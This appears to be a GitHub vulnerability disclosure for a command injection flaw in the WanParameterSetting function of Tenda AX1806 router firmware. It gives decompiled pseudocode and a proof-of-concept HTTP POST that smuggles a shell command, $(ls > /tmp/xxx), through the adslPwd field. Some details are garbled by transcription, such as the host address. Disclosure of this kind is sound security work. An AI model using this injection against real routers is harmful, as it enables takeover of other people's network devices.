zhefox Add files via upload History

1 contributor

81 lines (44 sloc) | 2.55 KB

*** Command Injection Vulnerability in Tenda AX1806 **

Overview

- ***Type***: Command Injection Vulnerability
- ***Supplier***: Tenda (https://tenda.com.cn)
- ***Product**: WiFi router AX1806
- Firmware download address: **** https://www.tenda.com.cn/download/detail-3306.html
- Firmware download address: **** https://down.tenda.com.cn/uploadfile/AX1806/US_AX1806V21brv1001cn2988ZGDX01.zip

Tenda AX1806 uses a new generation of WIFI6 (802.11ax) technology, and combines higher number of subcarriers and 1024QAM modulation technology. Compared with wifi-5 routers, dual-band wireless internet access rate is greatly improved. WanParameterSetting has a Command Execution Vulnerability


Description

1, Product Information:

Overview of the latest version of Tenda AX1806 router simulation:

2. Vulnerability Details

Tenda AX1806 was found to have a command injection vulnerability in the WanParameterSetting function




IDA View-A | Pseudocode-A | Pseudocode-B | Pseudocode-C

```
  char s[256]; // [sp+10h] [bp-320h] BYREF
  char v21[256]; // [sp+110h] [bp-220h] BYREF
  char v22[288]; // [sp+210h] [bp-120h] BYREF

  memset(s, 0, sizeof(s));
  memset(v21, 0, sizeof(v21));
  memset(v22, 0, 0x100u);
  if ( a2 == 1 )
  {
    webgetvalue(a1, "adslUser", &byte_1C2CF0);
    v5 = v4;
    webgetvalue(a1, "adslPwd", &byte_1C2CF0);
    v7 = v6;
    webgetvalue(a1, "dnsAuto", "1");
    v19 = v8;
    webgetvalue(a1, "dns1", &byte_1C2CF0);
    v10 = v9;
    webgetvalue(a1, "dns2", &byte_1C2CF0);
    v12 = v11;
    memset(s, 0, sizeof(s));
    sprintf(s, "wan%d.ppoe.userid", 1);
    GetValue(s, v21);
    memset(s, 0, sizeof(s));
    sprintf(s, "wan%d.ppoe.pwd", 1);
    GetValue(s, v22);
    if ( strncmp(v21, v5, 0x100u) || strncmp(v22, v7, 0x100u) )
    {
      save_encrypted_data((int)v7, (int)"/tmp/pppoe_password");
      sub_30930(1, "pppoe.auth.changed", (int)"1");
    }
    SetValue("wl.wisp.access_mode", "pppoe");
    SetValue("wl.wisp.ip", &byte_1C2CF0);
    SetValue("wl.wisp.mask", &byte_1C2CF0);
    SetValue("wl.wisp.gateway", &byte_1C2CF0);
    SetValue("wl.wisp.dns1", &byte_1C2CF0);
    SetValue("wl.wisp.dns2", &byte_1C2CF0);
  }
  else if ( a2 == 2 )
  {
    webgetvalue(a1, "adslUser2", &byte_1C2CF0);
    v5 = v13;
    webgetvalue(a1, "adslPwd2", &byte_1C2CF0);
    v7 = v14;
```

The non-zero is true, and when we change the adslPwd parameter, we get a command injection vulnerability after setting it.



3. Recurring loopholes and POC

To reproduce the vulnerability, the following steps can be followed:

Start firmware (real machine) via qemu-system or other means

Attack using the following POC attacks

Note the replacement of password fields in cookies

```
POST /goform/WanParameterSetting?0.8762489734485668 HTTP/1.1
Host: i92.168.68.150
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://i92.168.68.150
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=edeff4d6d98974e46457a587e2e724a2ndy5gk

wanType=2&adslUser=aaaa&adslPwd=$(ls >
```

```
/tmp/xxx)&vpnServer=&vpnUser=&vpnPwd=&vpnWanType=l&dnsAuto=1&staticIp=&mask=&gateway
```